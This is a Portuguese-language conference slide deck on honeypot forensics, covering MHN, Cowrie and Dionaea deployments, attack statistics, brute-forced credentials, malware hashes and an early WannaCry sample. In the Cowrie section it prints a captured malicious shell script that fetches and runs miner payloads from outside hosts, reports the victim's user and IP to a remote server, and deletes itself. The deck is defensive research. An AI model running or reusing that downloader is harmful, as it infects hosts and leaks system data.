


# **WHAT I LEARNED RUNNING A HONEYPOT SYSTEM: FORENSIC LESSONS FROM THE TRENCHES**



JEFFERSON S. MACEDO  
@jsmacedo  
THE 10th ICOFCS 2018 <sup>1</sup>

# AGENDA

- Quem sou eu?
- O que é Honeypot?
- Motivação
- Como faz?
- Prova de Conceito (PoC)
- Considerações finais
- Referências



# QUEM SOU EU?

- Consultor de Resposta a Incidentes e Serviços Proativos;
  - Consultor de Auditoria Forense e Investigações Corporativas, em casos notórios, alguns envolvendo fases da Operação "Lava Jato".
- Graduado em Sistemas de Informação (UMESP); Pós-Graduado em Computação Forense (Mackenzie); Graduando em Direito (EPD);
- Membro associado do HTCIA (*High Technology Crime Investigation Association*) e da Comissão de Direito Digital e Compliance da OAB/SP;
- Pesquisador independente.
- **INFORMAÇÃO AO PÚBLICO:** Esta pesquisa representa os resultados e conclusões de minha autoria e não expressa qualquer visão dos meus empregadores.



# O QUE É HONEYPOT?

- Ambiente computacional propositalmente exposto;
- Tendências de ataques cibernéticos;
  - Capturar binários “In the Wild”.
- Baixa interação OU Alta interação.


# MOTIVAÇÃO

- Quem está atacando a sua infraestrutura?
- Estar um passo a frente do atacante;
- Baixa adesão entre as empresas que não são do segmento de tecnologia;
- Modelos de baixo custo e recursos acessíveis



# COMO FAZ?

- MHN - Modern Honey Network  
(<https://github.com/threatstream/mhn>)
  - T-Pot (<https://github.com/dtag-dev-sec/tpotce>)
  - awesome-honeypots (<https://github.com/paralax/awesome-honeypots>)
- Servidor em nuvem ou sua rede local;
- Conhecimento em Linux (Sempre útil!);
- Doses homeopáticas de paciência com possíveis erros de instalação.







21:45:06	dionaea.connections	New attack from Mountain View, USA (37.42, -122.06)
21:45:06	dionaea.connections	New attack from Mountain View, USA (37.42, -122.06)
21:49:49	dionaea.connections	New attack from Czech Republic (50.08, 14.41) to Germany (51.30, 9.49)
21:50:44	dionaea.connections	New attack from Chicago, USA (41.87, -87.65) to Germany (51.30, 9.49)
21:51:20	dionaea.connections	New attack from Sofia, Bulgaria (42.68, 23.32) to Germany (51.30, 9.49)
21:52:02	dionaea.connections	New attack from Calgary, Canada (51.08, -113.96) to Germany (51.30, 9.49)
21:52:50	dionaea.connections	New attack from Beijing, China (39.93, 116.39) to Germany (51.30, 9.49)
21:53:53	dionaea.connections	New attack from Germany (51.30, 9.49)
21:54:32	dionaea.connections	New attack from Zhengzhou, China (34.68, 113.53) to Germany (51.30, 9.49)
21:55:29	dionaea.connections	New attack from Paris, France (48.86, 2.33)

# Attack Stats

Attacks in the last 24 hours: **2,891**

## TOP 5 Attacker IPs:

- 1.  **51.15.161.144** (713 attacks)
- 2.  **185.100.222.227** (69 attacks)
- 3.  **195.154.181.172** (49 attacks)
- 4.  **163.172.91.73** (34 attacks)
- 5.  **45.56.123.8** (33 attacks)

## TOP 5 Attacked ports:

- 1. **5060** (890 times)
- 2. **23** (799 times)
- 3. **22** (514 times)
- 4. **1433** (141 times)
- 5. **3306** (132 times)



# Sensors

	Name	Hostname	IP	Honeypot	UUID	Attacks
1- 🗑	<input type="text" value="ubuntu-snort"/>	ubuntu		snort	77cbe81a-ea0f-11e6-8fe1-d5aefc7a5804	18594
2- 🗑	<input type="text" value="ubuntu-conpot"/>	ubuntu		conpot	9867d172-ea16-11e6-8fe1-d5aefc7a5804	14307
3- 🗑	<input type="text" value="ubuntu-kippo"/>	ubuntu		kippo	07c1d5fa-ea3e-11e6-8fe1-d5aefc7a5804	9302
4- 🗑	<input type="text" value="ubuntu-glastopf"/>	ubuntu		glastopf	dbe9e2d6-f93f-11e6-8fe1-d5aefc7a5804	1336
5- 🗑	<input type="text" value="ip-172-31-17-59-suricata"/>	ip-172-31-17-59		suricata	428548cc-260f-11e7-8fe1-63698a81e957	3455
6- 🗑	<input type="text" value="ip-172-31-17-59-elasticshoney"/>	ip-172-31-17-59		elasticshoney	ec5fbb60-2615-11e7-8fe1-63698a81e957	0
7- 🗑	<input type="text" value="vps-dionaea"/>	vps		dionaea	9c20de04-261f-11e7-8fe1-63698a81e957	48301
8- 🗑	<input type="text" value="vps-kippo-mysql"/>	vps		kippo-mysql	f3cf08a4-38f0-11e7-8fe1-f113edc94db8	716

## Select Script

Ubuntu - Wordpot

New script

Ubuntu - Wordpot

Ubuntu - p0f

Ubuntu - Shockpot

Ubuntu - cowrie

Ubuntu - Suricata

Raspberry Pi - Dionaea

Redhat/Centos - Kippo

Ubuntu - Kippo as vulnerable Juniper Netscreen

Ubuntu - Conpot

Ubuntu - Glastopf

Ubuntu/Raspberry Pi - Kippo

Ubuntu - ElasticHoney

Ubuntu - Amun

Ubuntu - Dionaea with HTTP

Ubuntu - Snort

Ubuntu - Dionaea

Ubuntu - Shockpot Sinkhole

```
text=true&script_id=17" -O deploy.sh && sudo bash deploy.sh
```

Script

```
set -e
set -x

if [ $# -ne 2 ]
then
    echo "Wrong number of arguments supplied."
    echo "Usage: $0 <server_url> <deploy_key>."
    exit 1
fi
```



# COWRIE



- Honeypot de baixa interação para logar tentativas de *brute force*;
- Reprodução de *file system* e armazenamento de arquivos;
- Disponível em:  
<https://github.com/micheloosterhof/cowrie>

# ESTATÍSTICAS

Dias de atividade	38
Tentativas de Login	10071
Arquivos	7

- Ataques a porta 22/tcp e 2222/tcp, normalmente destinadas ao serviço SSH.

# USUÁRIOS E SENHAS



- pi+raspberry | user+user | test+123456 | openerp+openerp |



# QUEM MAIS NOS ATACOU?


- Contagem de 38 dias sob ataque



- 818 ataques



- 656 ataques



- 792 ataques

# EXTRAINDO INFORMAÇÃO ÚTIL

- Sites comprometidos

- <http://www.karaibe.us/>

- Hashes

- 0c7ebe7b8b22dd7887393a969a088bcd147794140bcae6c7ba8f3839621922dc (min.sh)
  - B986a2795479b4aacf6dafa6654914ca11d9b4a260a35f1369e262f4e948e841 (stdin)



SHA256: 0c7ebe7b8b22dd7887393a969a088bcd147794140bcae6c7ba8f3839621922dc

Nome do arquivo: min.sh

Taxa de detecção: 1 / 57

Data da análise: 2018-10-20 13:25:11 UTC ( 1 semana, 1 dia atrás )



Análise Informações adicionais Comentários 1 Votos Informações comportamentais

Antivírus	Resultado	Atualização
ESET-NOD32	Linux/TrojanDownloader.Agent.AK	20181020
Ad-Aware	✓	20181020
AegisLab	✓	20181020
AhnLab-V3	✓	20181020
Alibaba	👁	20180921



SHA256: b986a2795479b4aacf6dafa6654914ca11d9b4a260a35f1369e262f4e948e841

Nome do arquivo: stdin

Taxa de detecção: 31 / 57

Data da análise: 2018-10-29 02:05:38 UTC ( 1 hora, 9 minutos atrás )



Análise File detail Relationships Informações adicionais Comentários 1 Votos

Antivírus	Resultado	Atualização
Ad-Aware	Linux.Trojan.Agent.A	20181028
AhnLab-V3	Linux/Pnscan.524016	20181029
ALYac	Linux.Trojan.Agent.A	20181029
Arcabit	Linux.Trojan.Agent.A	15 20181029

```

[root@ubuntu:/opt/cowrie/var/lib/cowrie/downloads# cat 0c7ebe7b8b22dd7887393a969a088bcd147794140bcae6c7ba8f3839621922dc
#!/bin/sh
ARCH=`uname -m`
cd /tmp
wget http://67.205.129.169/.foo/ryo.tgz || curl -O http://www.karaibe.us/.foo/ryo.tgz || lwp-download http://67.205.129.169/.foo/ryo.tgz
tar zxvf ryo.tgz
rm -rf ryo.tgz
cd .bin
nohup ./start > /dev/null &
lspci | grep VGA
if [ $? -eq 0 ]; then
    cd /tmp
    mkdir .x
    cd /tmp/.x
    wget http://67.205.129.169/.foo/xmstak.tgz || curl -O http://karaibe.us/.foo/xmstak.tgz
    tar zxvf xmstak.tgz
    rm -rf xmstak.tgz
    cd .xmstak
    nohup ./start &
    ./start &
fi
cd /tmp
rm -rf .vd
mkdir .vd
cd .vd
wget http://67.205.129.169/.foo/sslm.tgz || curl -O http://www.karaibe.us/.foo/sslm.tgz || lwp-download http://67.205.129.169/.foo/sslm.tgz
tar zxvf sslm.tgz
rm -rf sslm.tgz
cd .sslm
nohup ./start > /dev/null &
SERVERIP=`curl http://www.karaibe.us/.foo/remote/info.php`
curl -d "info=NEWROOT&data=SERVER---> $(whoami)@$SERVERIP <br>DATE---> $(date) <br>ARCH---> $ARCH" http://www.karaibe.us/.foo/remote/info.php > /dev/null
cd /tmp
rm -rf $0
rm -rf min.sh
rm -rf /tmp/min.sh

```

- monero.tgz
  - Download do exemplar
  - Análise da infecção



# DIONAEA

- Honeypot de baixa interação que emula serviços de rede vulneráveis;
- FTP, HTTP, TFTP, MSSQL, SIP (VoIP) e SMB;
- Obtém uma cópia do *malware* utilizado.

# ESTATÍSTICAS

Dias de atividade	28
Ataques	50231
Binários	49
pcap	247

- Ataques mais frequentes foram SipSession (5060/tcp) e smbd (445/tcp).



# QUEM MAIS NOS ATACOU?

- Ataques recebidos em um mesmo dia



- 341 ataques



- 270 ataques



- 99 ataques

# BINÁRIOS

```
9bd0c03474a9d8d58971331bea88de74 smb-10fkqpfm.tmp
9bd0c03474a9d8d58971331bea88de74 smb-mduo4f4p.tmp
7867de13bf22a7f3e3559044053e33e7 smb-nbwbdmf.tmp
786ab616239814616642ba4438df78a9 smb-npzi1xih.tmp
786ab616239814616642ba4438df78a9 smb-nsqb62q2.tmp
7867de13bf22a7f3e3559044053e33e7 smb-q4fmza7p.tmp
786ab616239814616642ba4438df78a9 smb-qzskt_1g.tmp
786ab616239814616642ba4438df78a9 smb-rqoc0mjn.tmp
71430c8378ffb65ca60a079b4cbadc9c smb-rv63squh.tmp
786ab616239814616642ba4438df78a9 smb-s8wdukcl.tmp
9bd0c03474a9d8d58971331bea88de74 smb-sfzd0uds.tmp
786ab616239814616642ba4438df78a9 smb-ujo2g8yh.tmp
d41d8cd98f00b204e9800998ecf8427e smb-v3w2ttw7.tmp
786ab616239814616642ba4438df78a9 smb-vstgjxg8.tmp
558b05e59b333aef5224e1da7d03f2e9 smb-w6oi4y6h.tmp
786ab616239814616642ba4438df78a9 smb-xd2781uf.tmp
786ab616239814616642ba4438df78a9 smb-xpu7zjge.tmp
786ab616239814616642ba4438df78a9 smb-xsg49ebw.tmp
5f589eb02dfb2e821a3b1500a4c96511 smb-y5ekcvex.tmp
root@vps:/var/dionaea/binaries# ls -lah | grep smb-rv63squh.tmp
-rw----- 1 nobody nogroup 300K May 15 08:03 smb-rv63squh.tmp
root@vps:/var/dionaea/binaries# date
Thu May 18 18:07:09 EDT 2017
root@vps:/var/dionaea/binaries#
```



- Binários até então inéditos;
- Talvez um “Zero day”;

# BINÁRIOS

- A primeira amostra do WannaCry, foi identificada 9 dias antes do ataque em massa.

Detection ratio:	38 / 60
Analysis date:	2017-05-17 21:53:19 UTC ( 1 day ago )

Analysis	File detail	Additional information	Comments 1	Votes
Antivirus	Result			
Ad-Aware	Trojan.Ransom.WannaCryptor.M			
AegisLab	W32.Troj.Agent!c			
AhnLab-V3	Trojan/Win32.WannaCryptor.R200677			
ALYac	Trojan.Ransom.WannaCryptor.M			
Arcabit	Trojan.Ransom.WannaCryptor.M			
Avast	Win32:Malware-gen			
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9993			
BitDefender	Trojan.Ransom.WannaCryptor.M			
CAT-QuickHeal	Trojan.Agent			

SHA1	bb22b4f1d08c851cb376d46fd0e2d13033c84fdd
SHA256	e989935bb173c239a2b3c855161f56de7c24c4e7a79351d3a457dbf082b84d7b
ssdeep	6144:ajQa4X1Bm+1tM5RwTs/dSXj84mRXPemxdBIPvLzLO:7nX1Bmb5RwBG4mxdB9HO
authentihash 	495aa8c46a704bb229020bcebe3ed2dcac514384d9a6464f5b58470ca182ecf5
imphash 	a49ad1d64126f3ac266ed2f5f4e22129
File size	300.0 KB ( 307200 bytes )
File type	Win32 EXE
Magic literal	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (67.4%) Win32 Dynamic Link Library (generic) (14.2%) Win32 Executable (generic) (9.7%) Generic Win/DOS Executable (4.3%) DOS Executable Generic (4.3%)
Tags	<span>corrupt</span> <span>peexe</span> <span>overlay</span>

VirusTotal metadata	
First submission	2017-05-03 13:10:05 UTC ( 2 weeks, 1 day ago )
Last submission	2017-05-12 08:10:03 UTC ( 6 days, 14 hours ago )
File names	smb-jvgp9aym.tmp smb-z1syp2hv.tmp smb-nyimuc3q.tmp smb-hcsdnqan.tmp

